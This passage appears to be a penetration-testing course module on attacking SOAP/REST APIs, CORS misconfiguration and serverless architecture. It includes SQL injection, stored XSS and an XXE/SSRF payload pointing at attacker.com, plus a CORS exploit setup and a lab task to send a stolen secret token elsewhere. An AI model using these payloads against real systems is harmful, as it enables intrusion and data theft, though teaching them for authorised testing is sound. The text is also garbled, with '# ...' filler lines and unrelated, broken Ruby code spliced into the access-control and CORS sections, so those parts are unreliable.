47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```


# 14.2 API Testing and Attacking

As the software is launched, you can first connect it to the proxy, in this case, the burpsuite instance. This way, you will be able to replay and change requests issued to the API. To set up the proxy, you need to go to File → Preferences → Proxy Settings and point it to the burp instance.



## 14.2 API Testing and Attacking


You can then switch the proxying on and off by clicking the Proxy button on the upper menu.



## 14.2 API Testing and Attacking

Let's now try to parse the sample WSDL/WADL file. There are sample files shipped with the software itself.


In order to load a WSDL (for SOAP) or WADL (for REST), click the respective buttons in the SoapUI on the upper menu.






## 14.2 API Testing and Attacking

By default, you can find example WSDL/WADL files in **/root/SoapUI-Tutorials/WSDL-WADL/**.




## 14.2 API Testing and Attacking

If you now click on a tree node and then double click on „Request”, a request window will appear. In this case, we are viewing the „login” method.



## 14.2 API Testing and Attacking


The method can be found in the WSDL file as well. SoapUI automatically fills argument placeholders with „?“. It is you who should decide what to fill in there. In that case, we see that the application expects the argument of type „String“.



```
root@0xluk3:~# gedit /root/SoapUI-Tutorials/WSDL-WADL/sample-service.wsdl
Open [icon]
</xsd:complexType>
</xsd:element>
<xsd:complexType name="PurchaseStatusType">
  <xsd:sequence>
    <xsd:element name="id" type="xsd:string"/>
    <xsd:element name="stockStatus" type="xsd:string"/>
    <xsd:element name="expectedDelivery" type="xsd:string"/>
  </xsd:sequence>
</xsd:complexType>
</xsd:schema>
</wsdl:types>
<wsdl:message name="loginRequest">
  <wsdl:part name="username" type="xsd:string"/>
  <wsdl:part name="password" type="xsd:string"/>
```

# 14.2 API Testing and Attacking

If you press the green button, the request will be issued and, in this case, will be proxied through Burp Suite.



## 14.2 API Testing and Attacking

Testing REST APIs can be done exactly in the same way; the difference is you import a WADL file instead of WSDL.

So, once you encounter a WSDL on the web application, you can copy its source (Open it in a browser, go to Source, and select all → copy & paste to a file) and import it to SoapUI.

## 14.2 API Testing and Attacking

Remember that API is another transport mechanism for some information that is sent to the API Consumer (i.e., the application back-end).

With this in mind, you can try to tamper with everything that is transported by the API – for example, in case of a request similar to the previously presented one, you are free to check if the username or passwords field is vulnerable to injection attacks.

```
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```



# 14.2 API Testing and Attacking

Here we see what a sample request might look like.

```
</>
POST /sample HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://www.soapui.org/sample/login"
Content-Length: 297
Host: www.soapui.org
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/">
  <soapenv:Header/>
  <soapenv:Body>
    <sam:login>
      <username>' or '1'='1</username>
      <password>test</password>
    </sam:login>
  </soapenv:Body>
</soapenv:Envelope>
```



## 14.2 API Testing and Attacking

Of course, the API implementation itself might be vulnerable to XXE attacks; however, modern APIs usually disallow DTD declarations.



```
POST /sample HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://www.soapui.org/sample/login"
Content-Length: 297
Host: www.soapui.org
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<!DOCTYPE soapenv:Envelope SYSTEM http://attacker.com/ssrf>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/"
  <soapenv:Header/>
  <soapenv:Body>
    <sam:login>
      <username>?</username>
      <password>?</password>
    </sam:login>
  </soapenv:Body>
</soapenv:Envelope>
```

## 14.2 API Testing and Attacking

Basically, you are free to tamper with any of the API parameters as long as the SOAP message structure is correct.

In case you want to smuggle XML-style data, you can wrap them up in CDATA tags (XML comments), so the SOAP message is valid.



```
POST /storeData HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: „StoreData“
Content-Length: 297
Host: www.soapui.org
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/"
  <soapenv:Header/>
  <soapenv:Body>
    <sam:storeData>
      <text><![CDATA[<script>alert('stored
xss!')</script>]]></text>
    </sam:storeData>
  </soapenv:Body>
</soapenv:Envelope>
```

# API Access Control



## 14.3 API Access Control

In larger APIs, not every method is designed to be used by each user. For example, the most common split is between read-only users and read+write users. The latter has the possibility to modify the contents of the API backend.

In APIs, you will rarely see cookies being used. More often, the authentication mechanism will be basic authorization or a kind of token – it can be a pre-generated token that will be equivalent of a cookie, for example in the form of a header, like **X-Api-Token: adk32Kds38au39aU0s**.

## 14.3 API Access Control

Due to API requirements some specific content types or custom headers are used along with the non-cookie authentication, as they are less likely to be vulnerable to Cross-Site Request Forgery attacks.

However, what often is found in the APIs is broken access control. For example, Authorization Bypasses are very common.

```
28 def experiment_result(experiment, observations = [], control = null)
29   # Create the experiment's result
30   # Create the experiment's result
31   # Create the experiment's result
32   # Create the experiment's result
33   # Create the experiment's result
34   # Create the experiment's result
35   # Create the experiment's result
36   # Create the experiment's result
37   # Create the experiment's result
38   # Create the experiment's result
39   # Create the experiment's result
40   # Create the experiment's result
41   # Create the experiment's result
42   # Create the experiment's result
43   # Create the experiment's result
44   # Create the experiment's result
45   # Create the experiment's result
46   # Create the experiment's result
47   # Create the experiment's result
48   # Create the experiment's result
49   # Create the experiment's result
50   # Create the experiment's result
51   # Create the experiment's result
52   # Create the experiment's result
53   # Create the experiment's result
54   # Create the experiment's result
55   # Create the experiment's result
56   # Create the experiment's result
57   # Create the experiment's result
58   # Create the experiment's result
59   # Create the experiment's result
60   # Create the experiment's result
61   # Create the experiment's result
62   # Create the experiment's result
63   # Create the experiment's result
64   # Create the experiment's result
65   # Create the experiment's result
66   # Create the experiment's result
67   # Create the experiment's result
68   # Create the experiment's result
69   # Create the experiment's result
70   # Create the experiment's result
71   # Create the experiment's result
72   # Create the experiment's result
73   # Create the experiment's result
74   # Create the experiment's result
75   # Create the experiment's result
76   # Create the experiment's result
77   # Create the experiment's result
78   # Create the experiment's result
79   # Create the experiment's result
80   # Create the experiment's result
81   # Create the experiment's result
82   # Create the experiment's result
83   # Create the experiment's result
84   # Create the experiment's result
85   # Create the experiment's result
86   # Create the experiment's result
87   # Create the experiment's result
88   # Create the experiment's result
89   # Create the experiment's result
90   # Create the experiment's result
91   # Create the experiment's result
92   # Create the experiment's result
93   # Create the experiment's result
94   # Create the experiment's result
95   # Create the experiment's result
96   # Create the experiment's result
97   # Create the experiment's result
98   # Create the experiment's result
99   # Create the experiment's result
100  # Create the experiment's result
```



## 14.3 API Access Control

In order to test an API in a complex way for Access control flaws, one needs to:

- Prepare a working request to each API endpoint
- Generate a token (or authorization header) for each of the API users
- Combine each API request with each token to see which will work and which do not
- Remember to test each request, also without any token

## 14.3 API Access Control

Again, such test cases might be generated using SoapUI, which allows us to issue a request to each API endpoint. Also, as a reminder, double-check if the API implementation uses all the methods provided by the original version.

For example, with Rundeck API there is a default possibility of running OS commands, which might be hidden from the documentation on a local API implementation.

- <https://docs.rundeck.com/docs/api/rundeck-api.html#adhoc>



## 14.3 API Access Control

API tokens are susceptible to vulnerabilities commonly diagnosed in session cookies, for example:

- Low entropy or predictable value
- Lack of invalidation
- Possible token leaks from the application infrastructure or possibility to generate tokens in advance

```
def skillsize(experiment, observations = [], control = null)
  # skillsize: the experiment skill result is the
  # observations: an array of Observations, in ascending
  # control: the control observation
  def skillsize(experiment, observations = [], control = null)
    @experiment = experiment
    @observations = observations
    @control = control
    @candidates = observations - [control]
    evaluate_candidates

    freeze
  end

  # RAND: the experiment's control
  @control = @observations[0]

  # RAND: the skill of the experiment
  def skillsize
    @skillsize
  end

  # RAND: the result a match between all
  def match?
    @match?
  end

  @skillsize/result: 1.1
end
```



## 14.3 API Access Control

Specific tokens that might grant you access to an API interface are JWT tokens, as well as the so-called Bearer Authentication.

These tokens will be explained more in detail in the „Attacking Authentication & SSO” module.

# Resource Sharing



# 14.4 Resource Sharing

As APIs are often used both by humans and machines, the latter have to be able to read the API results using scripted solutions.

Let's say you want to get the content of a different website, example.com, on your webpage. Consider the following code:

```
</>  
  
<html><head>  
<script>  
var xhr = new XMLHttpRequest();  
xhr.onreadystatechange = function()  
{  
    if (xhr.readyState ==  
XMLHttpRequest.DONE) {  
        alert(xhr.responseText);  
    }  
}  
xhr.open('GET',  
'http://example.com', true);  
xhr.send(null);</script></head></html>
```

## 14.4 Resource Sharing

If you now try to receive the response content of the example.com page, it will be blocked by the browser.

Accordingly, if someone enters a site with a similar script and the response content will be attempted to be sent instead of just displayed, the same constraint appears. It will not be possible for the client-side javascript to read the response due to Same Origin Policy restrictions.



# 14.4 Resource Sharing

As APIs are meant to be also accessed by automated agents in order to lose SOP constraints a bit, the Cross-Origin Resource Sharing standard was implemented.

Simply put, CORS can add some exceptions to SOP by specifying some special headers in the server response.



## 14.4 Resource Sharing

We will be interested in two of these headers:

- Access-Control-Allow-Origin: [value]
- And Access-Control-Allow-Credentials: [true/false]

The first one specifies a domain that can access a certain website's response, while the second one specifies if it is possible to add credentialing information (e.g., Cookies) to the request.



## 14.4 Resource Sharing

Access-Control-Allow-Origin value can be a domain, a wildcard, or null.

A wildcard means that a script hosted on any domain can access a response from that webpage.

A certain domain value means that scripts (or any other user) from that domain can access the response.

## 14.4 Resource Sharing

For example, if the page `victim.com` sends back the header **Access-Control-Allow-Origin: `example.com`**, that means that if an XHR requesting `victim.com` script is hosted on `example.com`, and if the user visits `example.com`, the script will access `victim.com` as that user and receive the response.

However, if it is a static page, then nothing special happens unless the `victim.com` allows another header **Access-Control-Allow-Credentials: `true`**.

## 14.4 Resource Sharing

In that case, if the user is logged on on victim.com and visits the mentioned script on example.com, victim.com will be visited in the context of logged-in users (the cookies will be sent with an XHR request) and restricted content can be stolen!

Browsers by default block responses if a site is overly permissive (if they allow wildcard origin together with credentials).

```
18 def initialize(experiment, observations = [], candidates = [])
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations + initialize_candidates
23   evaluate_candidates
24
25   freeze
26 end
27
28 # Returns the experiment's context
29 def context
30   @experiment.context
31 end
32
33 def experiment_name
34   @experiment_name
35 end
36
37 def control
38   @control
39 end
40
41 def result
42   @result
43 end
```

## 14.4 Resource Sharing

Trust with credentials to the arbitrary origin is a common vulnerability, not only in APIs.

That means if a page is accessible only for logged in users and it trusts the arbitrary origin, an exploit script can be hosted on an attacker controlled domain. Once visited by a user logged in on the target website, it can steal sensitive information – user data or CSRF tokens.



## 14.4 Resource Sharing

Let's take a look at a simple exploitation case. We will issue a similar XHR request to a CORS-enabled page.

A file is hosted on a php-enabled apache server:



```
<?php

header("Access-Control-Allow-Origin: " .
$_SERVER['HTTP_ORIGIN']);
header("Access-Control-Allow-Credentials: true");

echo "TOP SECRET STUFF";

?>
```



# 14.4 Resource Sharing

If you now navigate to that page while using Burp Suite as a proxy, you can observe how it reacts to a custom „Origin” header.

The screenshot displays the Burp Suite interface with a target set to `http://192.168.139.195`. The left pane shows the **Request** tab with the following details:

- Buttons: Send, Cancel, <|, >|
- Request: GET /cors.php HTTP/1.1
- Host: 192.168.139.195
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Origin: attacker.com
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1
- Cache-Control: max-age=0

The right pane shows the **Response** tab with the following details:

- Buttons: Raw, Headers, Hex, Render
- Response: HTTP/1.1 200 OK
- Date: Tue, 10 Dec 2019 16:30:06 GMT
- Server: Apache/2.4.29 (Ubuntu)
- Access-Control-Allow-Origin: attacker.com
- Access-Control-Allow-Credentials: true
- Content-Length: 16
- Connection: close
- Content-Type: text/html; charset=UTF-8
- TOP SECRET STUFF

# 14.4 Resource Sharing


The XHR script is now modified and example.com is replaced with the CORS enabled page:

```
</>  
  
<html><head>  
<script>  
var xhr = new XMLHttpRequest();  
xhr.onreadystatechange = function() {  
    if (xhr.readyState ==  
XMLHttpRequest.DONE) {  
        alert(xhr.responseText);  
    }  
}  
xhr.open('GET',  
'http://192.168.139.195/cors.php', true);  
xhr.send(null);</script></head></html>
```




## 14.4 Resource Sharing

You can now observe that access to the response was gained. In an exploitation scenario, you may instead want to send this data to your controlled server in a similar way that you would steal a cookie using an XSS vulnerability.



## Null Origin Exploitation

There is a sample website that holds a secret token. Your task is to prepare an exploit that takes advantage of a CORS configuration on secret.php and, once opened in another tab, access and send the secret information to another place in the same way an XSS can steal a cookie.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

# Attacking Cloud Based Applications



# 14.5 Attacking Cloud Based Applications

Companies are transitioning some of their applications to cloud services because they are generally scalable, reliable and highly available. They also share some architectural standards that makes them different from traditional web applications.



# 14.5 Attacking Cloud Based Applications

Different cloud providers have different vulnerabilities or default configurations that can be abused from a penetration testing perspective, offering a whole new attack surface that will be explored in the following sections.



# 14.5.1 Microservices

## Different architectures and design evolution:

**Monolithic design:** One server is used for holding the web application and needed services such as databases. This offers an easy setup and ease of maintenance at a relatively cheap price but introduces several disadvantages. Monolithic designs are difficult to scale and although the maintenance is relatively easy, updating the server could cause downtimes and having a single point of failure can be a disaster if there is no backup plan in place.



## 14.5.1 Microservices

**Tiered Monolithic:** Services are separated, the web server is holding the web application while a different server is holding the database or required services. Tiered monolithic architecture offers the possibility of performing updates without downtime and if servers are clustered and load-balanced the performance improves over the previous approach. Tiered monolithic designs are still hard to scale this is something that cannot be automated and if the cluster itself can be a single point of failure that can only be recovered from backups in case a disaster occurs.





## 14.5.1 Microservices

**Cloud solutions:** Cloud solutions are build into elastic servers or services. This means horizontal scaling is possible to implement and fully automate, giving a better performance as new instances are created based on the resources needed. Updates can also be performed without downtime and disasters do not involve backups in most of the cases. Although there are a lot of advantages over the previous designs, there are still problems at the application layer as it is still one big codebase (monolithic) and costs can be hard to foreseen depending on the services needed.



## 14.5.2 Serverless Applications

**Function as a Service (FaaS):** Are serverless applications, usually code functions, running in a cloud environment. This cloud environment and the application stack is managed by the cloud operator. As a result, it has the advantage of avoiding the the complexity of building and maintaining the infrastructure typically associated with developing and launching an app.

Serverless applications have some limitations to be aware of, the execution time is limited to a few minutes, threads, usable disk space and ram are also limited, size of the code package and required dependencies have also limitations and there is the need of a trigger/event to run the application and a routing method or API gateway. With this limitations in mind, serverless applications are not the best option for resources demanding jobs or tasks that need more than 10 minutes of execution.



## 14.5.3 Details of Serverless Architecture

Serverless architecture are different from normal web applications so there are some concepts that must be clear in order to understand them:

**API Routing:** Routing layer calling the application based on the URL association, rules and parameters. They make the functions to be reached from the internet. In AWS its called API Gateway.

**State:** As mentioned before, the lifespan of a function is no more than a few minutes, for this reason there is no local cache that can be used and vulnerabilities like file command injections or file uploads are exploited in a different way due to this facts.



### 14.5.3 Details of Serverless Architecture

Cold Start: As the lifespan is limited, when the code has not been executed in a while or for the first time, it needs to be downloaded, containerized, booted, and primed to be run. This can be solved using 3<sup>rd</sup> party plugins like [Serverless-plugin-warmup](#).

Debugging: Having the benefit of not managing the infrastructure means there are limitations with debugging due to the lack of access to logs. Instead of logging, another approaches such as printing variables or local lambda are usually put in practice for debugging applications.

No Ops: Limited sysadmin tasks as the environment is managed by the cloud operator. Backups, security monitoring and logging it is still necessary.

## 14.5.3 Details of Serverless Architecture

With microservices and serverless apps there are some changes related to security. Network security changes drastically as the security model of functions does not rely on IP addresses and ports. Instead, they share the same external IP address and there are no local network restriction for them inside the host. Although network restrictions are barely used, in order to apply restrictions cloud provided access controls and permissions are used.



